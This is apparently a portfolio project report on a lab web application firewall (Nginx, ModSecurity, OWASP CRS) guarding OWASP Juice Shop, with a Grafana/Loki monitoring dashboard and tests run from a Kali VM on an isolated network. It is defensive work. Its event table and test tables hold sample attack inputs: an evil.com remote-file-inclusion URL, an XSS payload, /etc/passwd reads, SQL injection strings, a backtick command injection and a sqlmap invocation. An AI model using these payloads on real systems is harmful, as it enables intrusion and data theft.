

PROJECT REPORT

A Real-Time Web Application Firewall and Security Monitoring System

Nginx + ModSecurity (OWASP CRS) for attack detection, with a Grafana + Loki SOC dashboard, validated against a real attacker machine on an isolated network.

Author	Maheesha Dabarera
Repository	industrial-waf-project
Stack	Nginx + ModSecurity (OWASP CRS v4.25.0), Loki, Promtail, Grafana
Test Environment	VirtualBox lab: Ubuntu (target/host) + Kali Linux (attacker)

1. Introduction

This project implements an industrial-style Web Application Firewall (WAF) protecting a deliberately vulnerable web application (OWASP Juice Shop), using Nginx and ModSecurity with the OWASP Core Rule Set (CRS) for attack detection. Alongside the WAF itself, the project includes a full Security Operations Center (SOC) observability pipeline: Promtail, Loki, and Grafana, providing real-time visualization of blocked and allowed traffic, attack classification, and forensic log inspection.

The goal of this report is to document the system's architecture, the attack categories it defends against, the testing methodology used to validate it (including a real cross-machine attack simulation using a separate Kali Linux VM), and an honest account of the system's scope and limitations.

1.1 Objectives

- Deploy a fully containerized WAF using industry-standard tooling (Nginx, ModSecurity, OWASP CRS).
- Build a real-time SOC dashboard to visualize and classify attack traffic.
- Validate detection accuracy against common OWASP Top 10 attack categories (SQL Injection, XSS, Path Traversal, Command Injection).
- Add basic DoS mitigation via request rate limiting, distinct from ModSecurity's content-based detection.
- Validate the system under realistic conditions using a separate attacker machine over a real network boundary, not just same-host testing.

2. System Architecture

Traffic flows through the Nginx reverse proxy, where the ModSecurity engine evaluates every HTTP request against the OWASP Core Rule Set before it is allowed to reach the backend application. Malicious requests are blocked with an HTTP 403 response and logged in structured JSON. Nginx's own access log captures all traffic, allowed and blocked alike. Promtail tails both logs and ships them to Loki, which Grafana queries to render the SOC dashboard in real time.




Figure 1: High-level system architecture.

2.1 Technology Stack

Component	Technology	Purpose
Reverse Proxy / WAF Engine	Nginx + ModSecurity v3.0.16	Inspects and proxies all HTTP traffic
Rule Set	OWASP Core Rule Set v4.25.0 (Paranoia Level 2)	Attack signature detection
Rate Limiting	Nginx limit_req / limit_conn	Basic DoS mitigation (request-volume based)
Target Application	OWASP Juice Shop	Deliberately vulnerable app under test
Log Shipping	Promtail 2.9.8	Tails ModSecurity audit log + Nginx access log
Log Storage	Loki 2.9.8	Indexed, queryable log aggregation
Visualization	Grafana 11.1.0	Real-time SOC dashboard
Orchestration	Docker Compose	Reproducible multi-container deployment

3. WAF Configuration

- **Paranoia Level 2:** enables stricter CRS rule coverage than the default level, balancing detection breadth against false-positive risk for a typical web application.
- **Anomaly Scoring:** inbound threshold of 5; a request is blocked once its cumulative rule-match score meets or exceeds this value, rather than on a single rule match alone.
- **Audit Logging:** full JSON-formatted transaction logs for every flagged request, including matched rule IDs, payload excerpts, and anomaly scores, enabling forensic review.
- **Targeted Exclusions:** a scoped exclusion rule permits Juice Shop's Socket.IO polling traffic (content-type text/plain) without weakening protection elsewhere.

4. DoS Mitigation via Rate Limiting

Content-inspection WAFs such as ModSecurity/CRS are not designed to detect denial-of-service floods; a flood of well-formed requests carries no malicious payload for signature matching to catch. To address this, Nginx-level rate limiting was added as a separate control layer.

Zone	Scope	Rate	Burst
general_limit	Pages / API endpoints	10 req/sec per IP	20
static_limit	Images, CSS, JS, fonts	50 req/sec per IP	100

Static assets are rate-limited separately and more generously than page/API requests, since a single legitimate page load fires many simultaneous asset requests; without this split, normal browsing could trigger the same threshold intended for a targeted flood against a single endpoint. Rate-limited requests return HTTP 429, distinguishable in the dashboard from ModSecurity's HTTP 403 blocks.

Scope note: this mitigates basic single-source floods only. It does not protect against distributed (multi-source) DDoS, which requires infrastructure outside this project's scope: a CDN/edge network, anycast routing, or upstream network-layer protection.

5. Grafana SOC Dashboard

The WAF SOC Overview dashboard is automatically provisioned on deployment (no manual setup) and provides a real-time operational view of all traffic reaching the WAF.




Figure 2: Grafana SOC Overview dashboard (Ubuntu host).

5.1 Dashboard Panels

- **Summary stats:** Total Requests, Allowed Requests, Blocked Requests, Block Rate (%), Active Attacks (5-minute window), Unique Attackers.
- **Top Attack Types:** donut chart classifying blocked traffic by category (SQL Injection, XSS, Path Traversal, Scanner Activity, etc.), derived from matched CRS rule ID ranges.
- **Top Triggered OWASP CRS Rule IDs and Top Attacker IPs:** ranked tables for triage.
- **Latest Security Events:** a unified, color-coded table of every request (allowed and blocked), showing source IP, action, matched rule, HTTP status, and requested URL.
- **Raw ModSecurity Audit Log:** a collapsible panel for full forensic drill-down into individual transactions.

Security Events						
Latest Security Events						
Timestamp	Attack Type	Source IP	Action	Rule ID	HTTP Status	Requested URL
2026-07-11 16:45:12		172.18.0.1			200 OK	/rest/products/search?q=apple
2026-07-11 16:45:12		172.18.0.1			403 Forbidden	/rest/products/search?q=<img%20src=x%20onerror=alert(1)>
2026-07-11 16:45:12	XSS	172.18.0.1	BLOCK	941100	403 Forbidden	/rest/products/search?q=<img%20src=x%20onerror=alert(1)>
2026-07-11 16:45:00		172.18.0.1			403 Forbidden	/rest/products/search?q=http://evil.com/shell.txt
2026-07-11 16:45:00	RFI	172.18.0.1	BLOCK	931130	403 Forbidden	/rest/products/search?q=http://evil.com/shell.txt
2026-07-11 16:44:23	Path Traversal	172.18.0.1	BLOCK	930120	403 Forbidden	?cmd=cat%20/etc/passwd
2026-07-11 16:44:23		172.18.0.1			200 OK	/rest/products/search?q=apple
Total						

Figure 3: Latest Security Events, showing WAF discrimination between legitimate and malicious traffic.

6. Testing Methodology

Testing was carried out in two phases: local same-host validation, and a real-world cross-machine simulation using a separate attacker VM communicating over an isolated virtual network.

6.1 Phase 1: Local Validation

An automated Python test suite (test_waf.py) sends a benign baseline request alongside SQL Injection, XSS, Path Traversal, and Command Injection payloads, asserting expected HTTP status codes (200 for benign, 403 for attacks). A dedicated rate-limit test sends a rapid burst of 40 requests and verifies at least one HTTP 429 response, confirming the request-limiter is active.

```
=====
WAF Proof-of-Concept Test Suite
Target: http://localhost
=====

[✓] Benign Request (Homepage)
    Expected: HTTP 200 | Got: HTTP 200

[✓] SQL Injection (Login Bypass)
    Expected: HTTP 403 | Got: HTTP 403

[✓] SQL Injection (UNION-based)
    Expected: HTTP 403 | Got: HTTP 403

[✓] Cross-Site Scripting (XSS)
    Expected: HTTP 403 | Got: HTTP 403

[✓] Path Traversal
    Expected: HTTP 403 | Got: HTTP 403

[✓] Command Injection
    Expected: HTTP 403 | Got: HTTP 403

Rate Limit / DoS Mitigation Test
Sending 40 rapid requests to /

Response breakdown:
    HTTP 200: 31
    HTTP 429: 9

[✓] Rate Limit Exceeded (DoS)
    Expected: at least one HTTP 429 | Got: HTTP 429 present

=====
Results: 7/7 tests passed
=====
```

Figure 4: Automated test suite results.

6.2 Phase 2: Real-World Network Simulation

To validate the system under realistic conditions, rather than only same-host loopback traffic, the stack was deployed on an Ubuntu VM acting as the protected host, with a separate Kali Linux VM acting as the attacker, connected via an isolated internal virtual network (no external/bridged access). This confirms the WAF correctly identifies and attributes attacks originating from a genuinely distinct network source, rather than internal Docker-bridge traffic.

Role	VM	Network Adapter Configuration
Target / WAF Host	Ubuntu	Internal Network (waf-lab-net)
Attacker	Kali Linux	Internal Network (waf-lab-net) + NAT (for tool/package updates)




Figure 5: Lab network topology for the Cross-VM attack simulation.

7. Test Cases & Results

#	Attack Type	Payload / Method	Expected	Result
1	Benign Request	GET /	200 OK	PASS
2	SQL Injection	' OR 1=1--	403 Forbidden	PASS
3	SQL Injection (UNION)	' UNION SELECT * FROM Users--	403 Forbidden	PASS
4	Cross-Site Scripting		403 Forbidden	PASS
5	Path Traversal	/rest/../../../../etc/passwd	403 Forbidden	PASS
6	Command Injection	`id`	403 Forbidden	PASS
7	Rate Limit / DoS	40 rapid requests to /	$\geq 1 \times 429$ Too Many Requests	PASS

7.1 Automated Tool-Based Validation

In addition to manually crafted payloads, real reconnaissance and exploitation tooling was run from the Kali VM to validate detection against realistic attacker behavior, not only hand-written test cases.

Tool	Purpose	Result
Nikto	Automated vulnerability/misconfiguration scanner	155 items reported; scan traffic correctly classified as Scanner Activity
sqlmap	Automated SQL injection exploitation	Target parameter reported as "not injectable"; 378 requests blocked with HTTP 403

sqlmap's inability to confirm injection is a positive result: it relies on observing differences in the application's actual responses to infer database behavior, and instead only ever received the WAF's block page, preventing it from completing its inference technique.

```
(mahee@Kali)-[~]
$ sqlmap -u "http://192.168.100.10/rest/products/search?q=test" --batch --level=2

[18:00:36] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[18:00:36] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 378 times

[*] ending @ 18:00:36 /2026-07-10/
```

Figure 6: Automated SQLi tooling defeated by WAF.




Figure 7: Real cross-machine attacker correctly identified and logged, confirming end-to-end detection over a genuine network boundary.

8. Engineering Challenges & Resolutions

Several non-obvious issues were identified and resolved during development, summarized below as a record of the debugging process.

Issue	Resolution
docker-compose.yml referenced a ModSecurity exclusion file that did not exist on disk, silently breaking rule loading.	Corrected the filename mismatch between the mounted volume and the actual file.
Promtail had no scrape configuration for the Nginx access log, so allowed-traffic panels showed no data.	Added a dedicated waf-access scrape job with a regex parsing stage.
Loki rejected all new logs with HTTP 429 ("maximum active stream limit exceeded").	Removed high-cardinality fields (client_ip, uri) from Promtail's indexed labels; parsed them at query time instead via LogQL json/regexp.
Dashboard queries using json parsing against the plain-text Nginx access log silently failed, leaving fields blank.	Used job-appropriate parsers: explicit-field json for the JSON ModSecurity log, regexp for the plain-text Nginx log.
"Most Targeted URLs" panel failed with "maximum of series (500) reached", due to query strings making every URL unique.	Applied label_format to strip query strings before grouping.
Template variable dropdowns for Source IP / URL caused a 500 error from Loki's label-values endpoint.	Replaced query-based dropdowns with free-text regex filters, avoiding an unsupported Loki 2.9.8 code path.
waf-proxy container crash-looped on the Ubuntu host with "Permission denied" on log files.	Aligned host log directory ownership with the container's non-root Nginx user (UID/GID 101:101).

9. Scope & Limitations

- **Protects against:** OWASP Top 10 application-layer attacks (SQL Injection, XSS, Path Traversal, Command Injection, Remote File Inclusion, protocol violations, scanner activity), plus basic single-source request floods via rate limiting.
- **Does not protect against:** distributed (multi-source) DDoS attacks, which require infrastructure outside this project: a CDN/edge network, anycast routing, or upstream network-layer protection (e.g. a managed DDoS mitigation service).
- **Single-host deployment:** the entire stack runs on one Docker host; it is a demonstration/portfolio architecture rather than a horizontally-scaled production deployment.
- **Rate limiting is IP-based:** clients sharing a single public IP (NAT, corporate networks) share a single rate-limit budget, a known and documented tradeoff of IP-based limiting.

10. Conclusion

The deployed system successfully detects and blocks a representative range of OWASP Top 10 web application attacks, provides real-time visibility through a purpose-built Grafana SOC dashboard, and includes basic DoS mitigation distinct from content-based WAF inspection. Validation went beyond same-host synthetic testing to include a genuine cross-machine attack simulation and real offensive

tooling (Nikto, sqlmap), with correct attribution of a real external attacker IP throughout. The project's scope and limitations are documented explicitly, distinguishing what the system defends against from what would require additional infrastructure.

Repository: industrial-waf-project

Report generated as part of project documentation for inclusion in the project repository.